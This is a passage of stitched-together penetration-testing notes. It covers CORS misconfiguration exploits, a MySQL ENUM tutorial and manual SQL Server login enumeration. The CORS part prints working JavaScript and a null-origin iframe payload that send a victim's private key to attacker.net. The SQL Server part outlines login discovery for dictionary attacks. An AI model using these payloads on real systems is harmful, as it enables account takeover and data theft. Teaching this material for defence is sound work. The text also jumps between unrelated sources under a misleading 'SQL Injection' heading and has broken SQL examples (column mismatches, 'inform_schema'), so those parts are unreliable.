access control to these origins.

**HTTP Request:**

```
GET /api/getPrivateKey HTTP/1.1
```

```
Host: www.secure-bank.com
```

```
Origin: www.evil-domain.com
```

```
Connection: close
```

**HTTP Response:**  
`HTTP/1.1 200 OK`

```
Access-control-allow-credentials: true
```

```
Access-control-allow-origin: www.evil-domain.com
```

```
{"[private API key]"}
```

This is called ‘Origin Reflexion’ because the server is reflecting the Request `origin` in the Response `access-control-allow-origin`.

A bigger problem in this response is the `Access-control-allow-credentials` header set to `true`. This means that `evil-domain.com` can send cookies to `secure-bank.com`. This header allows the attacker to use the victim's credentials when sending the request to `secure-bank.com`, thus retrieving his sensitive information.

We can exploit this vulnerability very easily using the following Javascript imbedded in a page sent to the victim.

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get', 'https://secure-bank.com/api/getPrivateKey', true);
req.withCredentials = true;
req.send();

function reqListener() {
    location="//attacker.net/log?key="+this.responseText;
};
```

The above exploit sends the received private key to the attacker's website who can gain access to all user's sensitive information.

## 2- Wildcard Origin

As we have mentioned in the previous paragraph, a solution to giving access to many origins is using the Wildcard Origin in the response headers, thus giving explicit permission to all domains to read responses from `secure-bank.com`.

```
Access-Control-Allow-Origin: *
```

This can appear quite problematic. But this is actually way less serious than Origin Reflection. The reason is that when a server sends a response with the two critical headers enabled,

```
Access-Control-Allow-Origin: *
```

```
Access-Control-Allow-Credentials: true <- THIS WON'T WORK
```

credentials will never be sent or taken into consideration.

Fortunately, using the wildcard origin will automatically disable cookies sharing. However, if the server does not require authentication, it's still possible to access the data on the server. This can happen on internal servers that are not accessible from the Internet. The attacker's website can then pivot into the internal network and access the server's data without authentication. In this case, exploiting this vulnerability is similar to the exploit of Origin Reflection.

### 3- Null Origin

Weirdly enough, some servers allow access to a very special origin called the Null Origin. This can be devastating for their security as well because it allows everyone to access the resources on these websites, with credentials! You can detect this vulnerability in any response that contains:

```
Access-Control-Allow-Origin: null
```

```
Access-Control-Allow-Credentials: true <- THIS WILL WORK
```

`null` in this case indicates the total opposite of what it actually means: not 'no one' but 'everyone'. However, the only question we need to answer before being able to exploit this vulnerability



is: how can we generate the null origin? It is clear that sending a request from a any domain like `evil-domain.com` will put the actual name of the domain under the request origin header.

```
How can we transform  
this -> Origin: evil-domain.com  
into this -> Origin: null
```

A few stackoverflow posts show that local HTML files get the Null Origin. Perhaps due to the association with local files, quite a few websites whitelist this Origin, including Google's PDF reader:

```
GET /reader?url=zxcvbn.pdf  
Host: docs.google.com  
Origin: null  
  
HTTP/1.1 200 OK  
Access-Control-Allow-Origin: null  
Access-Control-Allow-Credentials: true
```

This is great for attackers, because any website can easily obtain the null origin using a sandboxed iframe:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-  
forms" src='data:text/html,  
<script>  
var req = new XMLHttpRequest();  
req.onload = reqListener;  
req.open('get','https://secure-  
bank.com/api/getPrivateKey',true);  
req.withCredentials = true;  
req.send();  
  
function reqListener() {  
    location='//attacker.net/log?key='+this.responseText;  
};  
</script>'>  
</iframe>
```

The request sent using the above payload is going to have a Null Origin and thus successfully retrieving the private key.

## 4- Expanding Origin — Regex Issues

Occasionally, certain expansions of the original origin are not filtered on the server side. This might be caused by using a badly implemented regular expressions to validate the origin header. For example, some servers will scan for all domains that end with `secure-bank.com` like `api.secure-bank.com` and other subdomains. But sometimes they mistakenly allow ANY domain that ends with `secure-bank.com` to access the APIs, like `not-so-secure-bank.com`. This is due to a error in implementing Regex locators.

```
GET /getPrivateKey HTTP/1.1
Host: api.secure-bank.com
Origin: https://evilsecure-bank.com

HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://evilsecure-bank.com
Access-Control-Allow-Credentials: true

{"[private API key]"}
```

As we have seen, misconfiguring CORS on a web server can be very critical and can allow the leakage of sensitive information. The easiest way to mitigate such serious vulnerabilities is to avoid the usage of dynamically generated access control headers if possible. If this is not possible, rigorous testing should be done to programmatically verify domain names. Access privileges should not, in any case, be given randomly.

<https://medium.com/swlh/exploiting-cors-misconfiguration-vulnerabilities-2a16b5b979>

## SQL Injection

## MYSQL Enumeration

An ENUM is a string object whose value is decided from a set of permitted literals(Values) that are explicitly defined at the time of column creation.

### Benefits of Enum data type –

- Succinct data storage required to store data in limited size columns. The strings that you pass to the enum data types implicitly get the numerical numbering.
- It also provides readable queries and output easily because the numbers can be translated back to the result of the corresponding string.

### Enum syntax for columns :

```
CREATE TABLE table_name (  
    col...  
    col ENUM ('value_1','value_2','value_3', ....),  
    col...  
);
```

### MySQL allows us to define the ENUM data type with the following three attributes –

- **NOT NULL –**  
If we don't want NULL values, it is required to use the NOT NULL property in the ENUM column.
- **NULL –**  
It is a synonym for DEFAULT NULL, and its index value is always NULL.
- **DEFAULT –**  
By default, the ENUM data type is NULL, if the user doesn't want to pass any value to it.

### Example :

Suppose, we want to store the student data in the table **Student\_grade** in order to store the grades of students in the corresponding columns (**High, Medium, Low**). We use the priority statement to assign the priority to the **Enum** column.

```
CREATE TABLE Student_grade(  
    id INT PRIMARY KEY AUTO_INCREMENT, Grade VARCHAR(250) NOT NULL,  
    priority ENUM('Low', 'Medium', 'High') NOT NULL  
);
```

The prioritized column will accept only three columns. Here, the order of numbering **Low->1, Medium->2, High->3**.

### Insert data into the table –

- Insert a new row into the table named **Student\_grade**, the statement is as follows –

```
INSERT INTO Student_grade(Grade, priority)
VALUES('Good grades', 'High');
```

- Instead of using the enumeration values, you can also use the numerical indexes too, in order to insert the values into the **Enum** column of the table –

```
INSERT INTO Student_grade(Grade, priority)
VALUES('Poor grades', 1);
```

// Here we use 1 instead of using 'Low' enumeration value, since 1 is mapped to 'Low' implicitly.

- Let's add more rows into the table **Student\_grade** –

```
INSERT INTO Student_grade(Grade, priority)
VALUES('Mediocre grade', 'Medium');
```

```
INSERT INTO Student_grade(Grade)
VALUES('Poor grades',1);
```

```
INSERT INTO Student_grade(Grade)
VALUES('Good grades','High');
```

**Note :** ENUM column can also store NULL values if it is defined as a null-able column.


#### Output :

- The following statement brought all the high grades student results –

```
SELECT * FROM Student_grade
WHERE priority = 'High';
```

- The same result you can get through this My SQL query –

```
SELECT * FROM Student_grade
WHERE priority = 3;
```



```
MySQL 8.0 Command Line Client
```


id	grade	priority
1	Good grade	High
5	Good grade	High

2 rows in set (0.0 sec)

- The query below selects the Student\_grade and sorts them by the priority from High to Low –

```
SELECT Grade, priority FROM Student_grade
```

```
ORDER BY priority DESC;
```



id	grade	priority
1	Good grade	High
5	Good grade	High
3	Mediocre grade	Medium
2	Poor grade	Low
4	Poor grade	Low

5 rows in set (0.00 sec)

### Sort\_data

### MySQL ENUM Disadvantages :

- If you are thinking of modifying enumeration members then you need to rebuild the entire table using the ALTER TABLE command, which has quite overhead in terms of used resources and time.
- It is very complex to get the complete enumeration list because in that case, you need to access the inform\_schema database –

```
SELECT column_type FROM inform_schema
```

```
WHERE TABLE_NAME = 'Student_grade' AND COLUMN_NAME = 'priority';
```

- Porting it to other [RDBMS](https://www.geeksforgeeks.org/enumerator-enum-in-mysql/) could be a hard task because ENUM is not an SQL's standard datatype and not many database systems provide support to it.
- It isn't possible to insert more values to the enumerated column. Suppose, you are interested to insert a service-based agreement for every priority e.x., High (48hrs), Medium (4-3 days), Low (1 week), but it is not as easy as it looks and pragmatic with ENUM data type.
- Enumerated list is not reusable. Because if, you want to create a new table named "Emp-List" and interested to reuse its priority list, so it is not possible.

<https://www.geeksforgeeks.org/enumerator-enum-in-mysql/>

<https://www.javatpoint.com/mysql-enum>

<https://www.mysqltutorial.org/mysql-enum/>

<https://dev.mysql.com/doc/refman/8.0/en/enum.html>

SQL Server Enumeration

# Enumerating SQL Server Logins Manually

Selecting all of the logins from the sys.syslogins view is restricted to sysadmins. However, logins with the Public role (everyone) can quickly enumerate all SQL Server logins using the “SUSER\_NAME” function. The “SUSER\_NAME” function takes a principal\_id number and returns the associated security principal (login or server role). Luckily, principal\_id numbers are assigned incrementally. The first login gets assigned 1, the second gets assigned 2, and so on. As a result, it’s possible to fuzz the principal\_id to recover a full list of SQL Server logins and roles. However, it’s not immediately obvious which principals are roles and which are logins.


Fortunately, the logins can be identified through error analysis of the native “sp\_defaultdb” stored procedure. Once logins have been identified, they can be used in dictionary attacks that often result in additional access to the SQL Server.

Below is an overview of the manual process:

1. Log into SQL Server using the “MyPublicUser” login with SQL Server Management Studio.
2. To start things off verify that it’s not possible to get a list of all logins via standard queries. The queries below should only return a list of default server roles, the “sa” login, and the “MyPublicUser” login. No other logins should be returned.


```
SELECT name FROM sys.syslogins
```

```
SELECT name FROM sys.server_principals
```



3. Using the “SUSER\_ID” function it’s possible to lookup the principal\_id for any login. The example below shows how to lookup the principal\_id for the “sa” login. It should be possible with any login that has the Public role (everyone).


```
SELECT SUSER_ID( 'sa' )
```





4. To go the other way just provide the principal\_id to the “SUSER\_NAME” function . Below is a short example showing how it’s possible to view other logins. In this example, the “MyHiddenUser” login’s principal\_id is 314, but it will be different in your lab.

```
SELECT SUSER_NAME(1)
SELECT SUSER_NAME(2)
SELECT SUSER_NAME(3)
SELECT SUSER_NAME(314)
```





5. As I mentioned above, it's also possible to determine which security principals are logins and which are roles by performing error analysis on the "sp\_defaultdb" stored procedure. When you're a sysadmin "sp\_defaultdb" can be used to change the default database for a login. However, when you're not a sysadmin the procedure will fail due to access restrictions. Lucky for us valid logins return different errors than invalid logins. For example, the "sp\_defaultdb" stored procedure always returns a "15007" msg when an invalid login is provided, and a "15151" msg when the login is valid. Below are a few example screenshots.



6. After logins have been identified it's possible to use tools like SQLPing3, Hydra, and the mssql\_login module to perform online dictionary attacks against the SQL Server. Next, let's take a look at some automation options.

## *Enumerating SQL Server Logins with PowerShell*

The first script is written as a PowerShell module and can be used to enumerate SQL Logins via direct database connections. It can be downloaded

from <https://raw.githubusercontent.com/nullbind/PowerShellery/master/Stable-ish/MSSQL/Get-SqlServer-Enum-SqlLogins.psm1>.

